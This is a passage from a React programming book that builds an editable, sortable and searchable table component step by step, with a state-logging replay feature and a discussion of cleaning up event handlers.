<script src="react/prop-types.js"></script>
```

```
<script type="text/babel">
  class Excel extends React.Component {
    /* ... */
  }
</script>
```

Now you can test how it all works by changing `headers`, for example:

```
// before
const headers = ['Book', 'Author', 'Language', 'Published', 'Sales'];
// after
const headers = [0, 'Author', 'Language', 'Published', 'Sales'];
```

Now when you load the page (`03.06.table-th-td-prop-types.html` in the repo) you can see in the console:

```
Warning: Failed prop type: Invalid prop `headers[0]` of type `number` supplied
to `Excel`, expected `string`.
```

Now that's strict!

To explore what other `PropTypes` exist just type `PropTypes` in the console (Figure 3-3).




Figure 3-3. Exploring PropTypes

Can You Improve the Component?

Allowing only string data is a bit too restrictive for a generic Excel spreadsheet. As an exercise for your own amusement, you can change this example to allow more data types (`PropTypes.any`) and then render differently depending on the type (e.g., align numbers to the right).

Sorting

How many times have you seen a table on a web page that you wished was sorted differently? Luckily, it's trivial to do this with React. Actually, this is an example where React shines, because all you need to do is sort the `data` array and all the UI updates are handled for you.

For convenience and readability, all the sorting logic is in a `sort()` method in the `Excel` class. Once you create it, two bits of plumbing are necessary. First, add a click handler to the header row:

```
<thead onClick={this.sort}>
```

And then bind `this.sort` in the constructor as you did in Chapter 2:

```
class Excel extends React.Component {
  constructor(props) {
    super();
    this.state = {data: props.initialData};
    this.sort = this.sort.bind(this);
  }
  sort(e) {
    // TODO: implement me
  }
  render() { /* ...*/}
}
```

Now let's implement the `sort()` method. You need to know which column to sort by, which can conveniently be retrieved by using the `cellIndex` DOM property of the event target (the event target is a table header `<th>`):

```
const column = e.target.cellIndex;
```

You may have rarely seen `cellIndex` used in app development. It's a property defined as early as DOM Level 1 (circa 1998) as "The index of this cell in the row" and later on made read-only in DOM Level 2.

You also need a *copy* of the data to be sorted. Otherwise, if you use the array's `sort()` method directly, it modifies the array. Meaning that calling `this.state.data.sort()` will modify `this.state`. As you know already, `this.state` should not be modified directly, but only through `setState()`.

Various ways exist in JavaScript to make a *shallow copy* of an object or an array (arrays are obects in JavaScript), e.g. `Object.assign()` or using the spread operator `{...state}`. However there in no built-in way to do a *deep copy* of an object. A quick way to implement a solution is to encode an object to a JSON string and then decode it back to an object. Let's use this approach for brevity, though be aware that it fails if your object/array contains `Date` objects.

```
function clone(o) {
  return JSON.parse(JSON.stringify(o));
}
```

With the handy `clone()` utility function you make a copy of the array before you start manipulating it:

```
// copy the data
const data = clone(this.state.data);
```

The actual sorting is done via a callback to array's `sort()` method:

```
data.sort((a, b) => {
  if (a[column] === b[column]) {
    return 0;
  }
  return a[column] > b[column] ? 1 : -1;
});
```

Finally, this line sets the state with the new, sorted data:

```
this.setState({
  data,
});
```

Now, when you click a header, the contents get sorted alphabetically (Figure 3-4).

Book	Author	Language	Published	Sales
A Tale of Two Cities	Charles Dickens	English	1859	200 million
And Then There Were None	Agatha Christie	English	1939	100 million
Dream of the Red Chamber	Cao Xueqin	Chinese	1791	100 million
Harry Potter and the Philosopher's Stone	J. K. Rowling	English	1997	120 million
Le Petit Prince (The Little Prince)	Antoine de Saint-Exupéry	French	1943	150 million
The Hobbit	J. R. R. Tolkien	English	1937	100 million

Figure 3-4. Sorting by book title (`03.07.table-sort.html`)

And this is it—you don't have to touch the UI rendering at all. In the `render()` method, you've already defined once and for all how the component should look given some data. When the data changes, so does the UI; however, this is no longer your concern.

The example used the ECMAScript *property value shorthands* feature where `this.setState({data})` is a shorter way of expressing `this.setState({data: data})` by skipping the key when it has the same name as a variable.

Can You Improve the Component?

The example above uses pretty simple sorting, just enough to be relevant to the React discussion. You can go as fancy as you need, parsing the content to see if the values are numeric, with or without a unit of measure and so on.

Sorting UI Cues

The table is nicely sorted, but it's not clear which column it's sorted by. Let's update the UI to show arrows based on the column being sorted. And while at it, let's implement descending sorting too.

To keep track of the new state, you need two new properties added to `this.state`:

`this.state.sortby`
: The index of the column currently being sorted

`this.state.descending`
: A boolean to determine ascending versus descending sorting

The constructor can now look like:

```
constructor(props) {
  super();
  this.state = {
    data: props.initialData,
    sortby: null,
    descending: false,
  };
  this.sort = this.sort.bind(this);
}
```

In the `sort()` function, you have to figure out which way to sort. Default is ascending (A to Z), unless the index of the new column is the same as the current sort-by column and the sorting is not already descending from a previous click on the header:

```
const column = e.target.cellIndex;
const data = clone(this.state.data);
const descending = this.state.sortby === column && !this.state.descending;
```

You also need a small tweak to the sorting callback:

```
data.sort((a, b) => {
  if (a[column] === b[column]) {
    return 0;
  }
  return descending
    ? a[column] < b[column]
      ? 1
      : -1
    : a[column] > b[column]
```

```
        ? 1
        : -1;
  });
```

And finally, you need to set the new state:

```
this.setState({
  data,
  sortby: column,
  descending,
});
```

At this point the descending ordering works. Clicking on the table headers sorts ascending first, then descending and then keeps on toggling the two.

The only thing left is to update the `render()` function to indicate sorting direction. For the currently sorted column, let's just add an arrow symbol to the title. Now the headers loop looks like:

```
{this.props.headers.map((title, idx) => {
  if (this.state.sortby === idx) {
    title += this.state.descending ? ' \u2191' : ' \u2193'
  }
  return <th key={idx}>{title}</th>
})}
```

Now the sorting is feature-complete—people can sort by any column, they can click once for ascending and once more for descending ordering, and the UI updates with the visual cue (Figure 3-5).


Book	Author	Language	Published ↑	Sales
Harry Potter and the Philosopher's Stone	J. K. Rowling	English	1997	120 million
Le Petit Prince (The Little Prince)	Antoine de Saint-Exupéry	French	1943	150 million
And Then There Were None	Agatha Christie	English	1939	100 million
The Hobbit	J. R. R. Tolkien	English	1937	100 million
A Tale of Two Cities	Charles Dickens	English	1859	200 million
Dream of the Red Chamber	Cao Xueqin	Chinese	1791	100 million

Figure 3-5. Ascending/descending sorting

Editing Data


The next step for the `Excel` component is to give people the option to edit the data in the table. One solution could work like so:

1. You double-click a cell. `Excel` figures out which cell was clicked and turns its content from simple text into an input field pre-filled with the content (Figure 3-6).
2. You edit the content (Figure 3-7).
3. You hit Enter. The input field is gone, and the table is updated with the new text (Figure 3-8).




Book	Author	Language	Published	Sales
A Tale of Two Cities	Charles Dickens	English	1859	200 million
Le Petit Prince (The Little Prince)	Antoine de Saint-Exupéry	French	1943	150 million

Figure 3-6. Table cell turns into an input field on double-click



Book	Author	Language	Published	Sales
A Tale of Two Cities	Charles Dickens	English	1859	222 million
Le Petit Prince (The Little Prince)	Antoine de Saint-Exupéry	French	1943	150 million

Figure 3-7. Edit the content



Book	Author	Language	Published	Sales
A Tale of Two Cities	Charles Dickens	English	1859	222 million
Le Petit Prince (The Little Prince)	Antoine de Saint-Exupéry	French	1943	150 million

Figure 3-8. Content updated on pressing Enter

Editable Cell

The first thing to do is set up a simple event handler. On double-click, the component "remembers" the selected cell:

```
<tbody onDoubleClick={this.showEditor}>
```

Note the friendlier, easier-to-read `onDoubleClick`, as opposed to W3C's `ondblclick`.

Let's see what `showEditor` looks like:

```
showEditor(e) {
  this.setState({
    edit: {
      row: parseInt(e.target.parentNode.dataset.row, 10),
      column: e.target.cellIndex,
    },
  });
}
```

What's happening here?

- The function sets the `edit` property of `this.state`. This property is `null` when there's no editing going on and then turns into an object with properties `row` and `column`, which contain the row index and the column index of the cell being edited. So if you double-click the very first cell, `this.state.edit` gets the value `{row: 0, column: 0}`.
- To figure out the column index, you use the same `e.target.cellIndex` as before, where `e.target` is the `<td>` that was double-clicked.
- There's no `rowIndex` coming for free in the DOM, so you need to do it yourself via a `data-` attribute. Each row should have a `data-row` attribute with the row index, which you can `parseInt()` to get the index back.

Let's take care of a few prerequisites. First, the `edit` property didn't exist before and should also be initialized in the constructor. While dealing with the constructor, let's bind the `showEditor()` and `save()` methods. The `save()` is the one to do the data update once the user is done editing. The updated constructor looks like this:

```
constructor(props) {
  super();
  this.state = {
    data: props.initialData,
    sortby: null,
    descending: false,
    edit: null, // {row: index, column: index}
  };
  this.sort = this.sort.bind(this);
  this.showEditor = this.showEditor.bind(this);
  this.save = this.save.bind(this);
}
```

The property `data-row` is something you need so you can keep track of row indexes. You can get the index from the array index while looping. Previously you saw how `idx` was reused as a local variable by both row and column loops. Let's rename it and use `rowidx` and `columnidx` for clarity.

The whole `<tbody>` construction could look like:

```
<tbody onDoubleClick={this.showEditor}>
  {this.state.data.map((row, rowidx) => (
    <tr key={rowidx} data-row={rowidx}>
      {row.map((cell, columnidx) => {

        // TODO - turn `content` into an input if the `columnidx`
        // and the `rowidx` match the one being edited;
        // otherwise, just show the text content

        return <td key={columnidx}>{cell}</td>;
      })}
    </tr>
  ))}
</tbody>
```

Finally, let's do what the `TODO` says — make an input field when required. The whole `render()` function is called again just because of the `setState()` call that sets the `edit` property. React rerenders the table, which gives you the chance to update the table cell that was double-clicked.

Input Field Cell

Let's look at the code to replace the `TODO` comment. First, remember the edit state for brevity:

```
const edit = this.state.edit;
```

Check if the `edit` is set and if so, whether this is the exact cell being edited:

```
if (edit && edit.row === rowidx && edit.column === columnidx) {
  // ...
}
```

If this is the target cell, let's make a form and an input field with the content of the cell:

```
cell = (
  <form onSubmit={this.save}>
    <input type="text" defaultValue={cell} />
  </form>
);
```

As you see, it's a form with a single input and the input is pre-filled with the text content. When the form is submitted, the submission event is trapped in the `save()` method.

Saving

The last piece of the editing puzzle is saving the content changes after the user is done typing and has submitted the form (via the Enter key):

```
save(e) {
  e.preventDefault();
  // ... do the save
}
```

After preventing the default behavior (so the page doesn't reload), you need to get a reference to the input field. The event target `e.target` is the form and its first and only child is the input:

```
const input = e.target.firstChild;
```

Clone the data, so you don't manipulate `this.state` directly:

```
const data = clone(this.state.data);
```

Update the piece of data given the new value and the column and row indices stored in the `edit` property of the `state`:

```
data[this.state.edit.row][this.state.edit.column] = input.value;
```

Finally, set the state, which causes rerendering of the UI:

```
this.setState({
  edit: null,
  data,
});
```

And with this, the table is now editable. For a complete listing see `03.09.table-editable.html`

Conclusion and Virtual DOM Diffs

At this point, the editing feature is complete. It didn't take too much code. All you needed was to:

- Keep track of which cell to edit via `this.state.edit`
- Render an input field when displaying the table if the row and column indices match the cell the user double-clicked
- Update the data array with the new value from the input field

As soon as you `setState()` with the new data, React calls the component's `render()` method and the UI magically updates. It may look like it won't be particularly efficient to render the whole table for just one cell's content change. And in fact, React only updates a single cell in the browser's DOM.

If you open your browser's dev tools, you can see which parts of the DOM tree are updated as you interact with your application. In Figure 3-9, you can see the dev tools highlighting the DOM change after changing The Hobbit's language from English to Elvish.

Behind the scenes, React calls your `render()` method and creates a lightweight tree representation of the desired DOM result. This is known as a *virtual DOM tree*. When the `render()` method is called again (after a call to `setState()`, for example), React takes the virtual tree before and after and computes a diff. Based on this diff, React figures out the minimum required DOM operations (e.g., `appendChild()`, `textContent`, etc.) to carry on that change into the browser's DOM.




Figure 3-9. Highlighting DOM changes

In Figure 3-9, there is only one change required to the cell and it's not necessary to rerender the whole table. By computing the minimum set of changes and batching DOM operations, React "touches" the DOM lightly, as it's a known problem that DOM operations are slow (compared to pure JavaScript operations, function calls, etc.) and are often the bottleneck in rich web applications' rendering performance.

React has your back when it comes to performance and updating the UI by:

- Touching the DOM lightly
- Using event delegation for user interactions

Search

Next, let's add a search feature to the `Excel` component that allows users to filter the contents of the table. Here's the plan:

- Add a button to toggle the new feature on and off (Figure 3-10)

- If the search is on, add a row of inputs where each one searches in the corresponding column (Figure 3-11)
- As a user types in an input box, filter the array of `state.data` to only show the matching content (Figure 3-12)




Figure 3-10. Search button




Figure 3-11. Row of search/filter inputs




Figure 3-12. Search results

State and UI

The first thing to do is update the constructor by:

- Adding a `search` property to the `this.state` object to keep track of whether the search feature is on
- Binding two new methods: `this.toggleSearch()` to turn search boxes on and off and `this.search()` to do the actual searching
- Setting up a new class property `this.preSearchData`, more about it in just a second
- Update the incoming initial data with a consecutive ID, this will help identify the rows when editing contents of filtered data

```
constructor(props) {
  super();
  const data = clone(props.initialData).map((row, idx) => {
    row.push(idx);
    return row;
  });
  this.state = {
    data,
    sortby: null,
    descending: false,
    edit: null, // {row: index, column: index}
    search: false,
  };

  this.preSearchData = null;

  this.sort = this.sort.bind(this);
  this.showEditor = this.showEditor.bind(this);
  this.save = this.save.bind(this);
  this.toggleSearch = this.toggleSearch.bind(this);
  this.search = this.search.bind(this);
}
```

The cloning and updating of the `initialData` changes the data used in the state by adding a sort of *record ID*, this will prove useful when editing data that was already filtered. You `map()` the data adding an additional column which is an integer ID.

```
const data = clone(props.initialData).map((row, idx) =>
  row.concat(idx),
);
```

As a result the state `data` now looks like:

```
[
  'A Tale of Two Cities', ..., 0
],
[
  'Le Petit Prince (The Little Prince)', ..., 1
],
// ...
```

This change also requires changes in the `render()` method, namely to use this record ID to identify rows, regardless if we're looking at all the data or a filtered subset of it (as a result of a search):

```
{this.state.data.map((row, rowidx) => {
  // the last piece of data in a row is the ID
  const recordId = row[row.length - 1];
  return (
    <tr key={recordId} data-row={recordId}>
      {row.map((cell, columnidx) => {
        if (columnidx === this.props.headers.length) {
          // do not show the record ID in the table UI
          return;
        }
        const edit = this.state.edit;
        if (
          edit &&
          edit.row === recordId &&
          edit.column === columnidx
        ) {
          cell = (
            <form onSubmit={this.save}>
              <input type="text" defaultValue={cell} />
            </form>
          );
        }
        return <td key={columnidx}>{cell}</td>;
      })}
    </tr>
  );
})}
```

Next comes updating the UI with a search button. Where before there was a `<table>` as the root, now let's have a `<div>` with a search button and the same table.

```
<div>
  <button className="toolbar" onClick={this.toggleSearch}>
    {this.state.search ? 'Hide search' : 'Show search'}
  </button>
  <table>
    {/* ... */}
  </table>
</div>
```

As you see, the search button label is dynamic to reflect whether the search is on or off (`this.state.search` is `true` or `false`).

Next comes the row of search boxes. You can add it to the increasingly big chunk of JSX or have it composed upfront and added to a constant which is to be included in the main JSX. Let's go the second route. If the search feature is not on, you don't need

to render anything, so `searchRow` is just `null`. Otherwise a new table row is created where each cell is an input element.

```
const searchRow = !this.state.search ? null : (
  <tr onChange={this.search}>
    {this.props.headers.map((_, idx) => (
      <td key={idx}>
        <input type="text" data-idx={idx} />
      </td>
    ))}
  </tr>
);
```

Using `(_, idx)` is an illustration of a convention where an unused variable in a callback is named with an underscore _ to signal to the reader of the code that it's not used.

The row of search inputs is just another child node before the main `data` loop (the one that creates all the table rows and cells), so you include `searchRow` right there.

```
<tbody onDoubleClick={this.showEditor}>
  {searchRow}
  {this.state.data.map((row, rowidx) => (....
```

At this point, that's all for the UI updates. Let's take a look at the meat of the feature, the "business logic" if you will: the actual search.

Filtering Content

The search feature is going to be fairly simple: take the array of data, call the `Array.prototype.filter()` method on it, and return a filtered array with the elements that match the search string.

The UI still uses `this.state.data` to do the rendering, but `this.state.data` is a reduced version of itself.

You need a reference to the data before the search, so that you don't lose the data forever. This allows the user to go back to the full table or change the search string to get different matches. Let's call this reference `this.preSearchData`. Now that there's data in two places, the `save()` method will need an update, so both places are updated should the user decide to edit the data, regardless if it's been filtered or not.

When the user clicks the "search" button, the `toggleSearch()` function is invoked. This function's task is to turn the search feature on and off. It does its task by:

- Setting the `this.state.search` to `true` or `false` accordingly

- When enabling the search, "remembering" the current data
- When disabling the search, reverting to the remembered data

Here's what this function can look like:

```
toggleSearch() {
  if (this.state.search) {
    this.setState({
      data: this.preSearchData,
      search: false,
    });
    this.preSearchData = null;
  } else {
    this.preSearchData = this.state.data;
    this.setState({
      search: true,
    });
  }
}
```

The last thing to do is implement the `search()` function, which is called every time something in the search row changes, meaning the user is typing in one of the inputs. Here's the complete implementation, followed by some more details:

```
search(e) {
  const needle = e.target.value.toLowerCase();
  if (!needle) {
    this.setState({data: this.preSearchData});
    return;
  }
  const idx = e.target.dataset.idx;
  const searchdata = this.preSearchData.filter((row) => {
    return row[idx].toString().toLowerCase().indexOf(needle) > -1;
  });
  this.setState({data: searchdata});
}
```

You get the search string from the change event's target (which is the input box). Let's call it "needle" as we're looking for a needle in a haystack of data.

```
const needle = e.target.value.toLowerCase();
```

If there's no search string (the user erased what they typed), the function takes the original, cached data and this data becomes the new state:

```
if (!needle) {
  this.setState({data: this.preSearchData});
  return;
}
```

If there is a search string, filter the original data and set the filtered results as the new state of the data:

```
const idx = e.target.dataset.idx;
const searchdata = this.preSearchData.filter((row) => {
  return row[idx].toString().toLowerCase().indexOf(needle) > -1;
});
this.setState({data: searchdata});
```

And with this, the search feature is complete. To implement the feature, all you needed to do was:

- Add search UI
- Show/hide the new UI upon request
- The actual "business logic" - a simple array `filter()` call

As always, you only worry about the state of your data and let React take care of rendering (and all the grunt DOM work associated) whenever the state of the data changes.

Update the `save()` method

Previously there was only `state.data` to be cloned and updated, but now you also have the "remembered" `preSearchData`. If the user is editing (even while searching) now the two pieces of data need an update. That's the whole reason for adding a record ID - so you can find the real row even in a filtered state.

Updating the `preSearchData` is just like in the previous `save()` implementation - just find the row and column. Updating the state data requires one more step which is to find the record ID of the row and match it to the row currently being edited (`this.state.edit.row`).

```
save(e) {
  e.preventDefault();
  const input = e.target.firstChild;
  const data = clone(this.state.data).map((row) => {
    if (row[row.length - 1] === this.state.edit.row) {
      row[this.state.edit.column] = input.value;
    }
    return row;
  });
  this.logSetState({
    edit: null,
    data,
  });
  if (this.preSearchData) {
    this.preSearchData[this.state.edit.row][this.state.edit.column] =
      input.value;
  }
}
```

See `03.10.table-search.html` in the book's repo for the complete code.

Can You Improve the Search?

This was a simple working example for illustration. Can you improve the feature?

Try to implement an *additive search* in multiple boxes, meaning filter the already filtered data. If the user types "Eng" in the language row and then searches using a different search box, why not search in the search results of the previous search only? How would you implement this feature?

Instant Replay

As you know now, your components worry about their state and let React render and rerender whenever appropriate. This means that given the same data (state and properties), the application will look exactly the same, no matter what changed before or after this particular data state. This gives you a great debugging-in-the-wild opportunity.

Imagine someone encounters a bug while using your app—they can click a button to report the bug without needing to explain what happened. The bug report can just send you back a copy of `this.state` and `this.props`, and you should be able to recreate the exact application state and see the visual result.

An "undo" could be another feature based of the fact that React renders your app the same way given the same props and state. And, in fact, the "undo" implementation is somewhat trivial: you just need to go back to the previous state.

Let's take that idea a bit further, just for fun. Let's record each state change in the `Excel` component and then replay it. It's fascinating to watch all your actions played back in front of you. The question of *when* the change occurred is not that important, so let's "play" the app state changes at 1-second intervals.

To implement this feature, you need add a `logSetState()` method which first logs the new state to a `this.log` array and then calls `setState()`. And everywhere in the code you called `setState()` should now be changed to call `logSetState()`. So first search and replace all calls to `setState()` with calls to the new function.

So all calls to…

```
this.setState(...);
```

…become

```
this.logSetState(...);
```

Now let's start with the constructor. You need to bind the two new functions: `logSetState()` and `replay()` and also declare `this.log` array and initialize it with the initial state.

```
constructor(props) {
  // ...

  // log the initial state
  this.log = [clone(this.state)];

  // ...
  this.replay = this.replay.bind(this);
  this.logSetState = this.logSetState.bind(this);
}
```

The `logSetState` needs to do two things: log the new state and then pass it over to `setState()`. Here's one example implementation where you make a deep copy of the state and append it to `this.log`:

```
logSetState(newState) {
  // remember the old state in a clone
  this.log.push(clone(newState));
  // now set it
  this.setState(newState);
}
```

Now that all state changes are logged, let's play them back. To trigger the playback, let's add a simple event listener that captures keyboard actions and invokes the `replay()` function. The place for events listeners like this is in the `componentDidMount()` lifecycle method.

```
componentDidMount() {
  document.addEventListener('keydown', e => {
    if (e.altKey && e.shiftKey && e.keyCode === 82) {
      // ALT+SHIFT+R(eplay)
      this.replay();
    }
  });
}
```

Finally, consider the `replay()` method. It uses `setInterval()` and once a second it reads the next object from the log and passes it to `setState()`:

```
replay() {
  if (this.log.length === 1) {
    console.warn('No state changes to replay yet');
    return;
  }
  let idx = -1;
  const interval = setInterval(() => {
    if (++idx === this.log.length - 1) {
      // the end
      clearInterval(interval);
    }
    this.setState(this.log[idx]);
```

```
    }, 1000);
  }
```

And with this, the new feature is complete (`03.11.table-replay.html` in the repo). Play around with the component, sort, edit… Then press ALT+SHIFT+R (OPTION +SHIFT+R on Mac) and see the past unfolding before you.

Cleaning up event handlers

The replay feature needs just a bit of cleanup. When this component is the only thing hapenning on the page, that's not necessary, but in a real application components get added and removed from the DOM more frequently. When removing from the DOM a "good citizen" component should take care of cleaning up after itself. In the example above there are two items that need cleaning up: the `keydown` event listener and the replay interval callback.

If you don't clean up the keydown event listener function, it will linger on in memory after the component is gone. And because it's using `this`, the whole `Excel` instance needs to be retained in memory. This is in effect a memory leak. Too many of those and the user may run out of memory and your application may crash the browser tab. As to the interval, well, the callback function will continue executing after the component is gone and cause another memory leak. The callback will also attempt to call `setState()` on a non-existing component which React handles gracefully and gives you a warning.

You can test the latter behavior by removing the component from the DOM while the replay is still going. To remove the component from the DOM you can just replace it, e.g. run the "Hello world" from Chapter 1 in the console:

```
ReactDOM.render(
  React.createElement('h1', null, 'Hello world!'),
  document.getElementById('app'),
);
```

You can also log a timestamp to the console in the interval callback to see that it keeps on being executed.

```
const interval = setInterval(() => {
  // ...
  console.log(Date.now());
  // ...
}, 1000);
```

Now when you replace the component during replay, you see an error from React and the timestamps of the interval callback still being logged as evidence that the callback is still running (Figure 3-13).

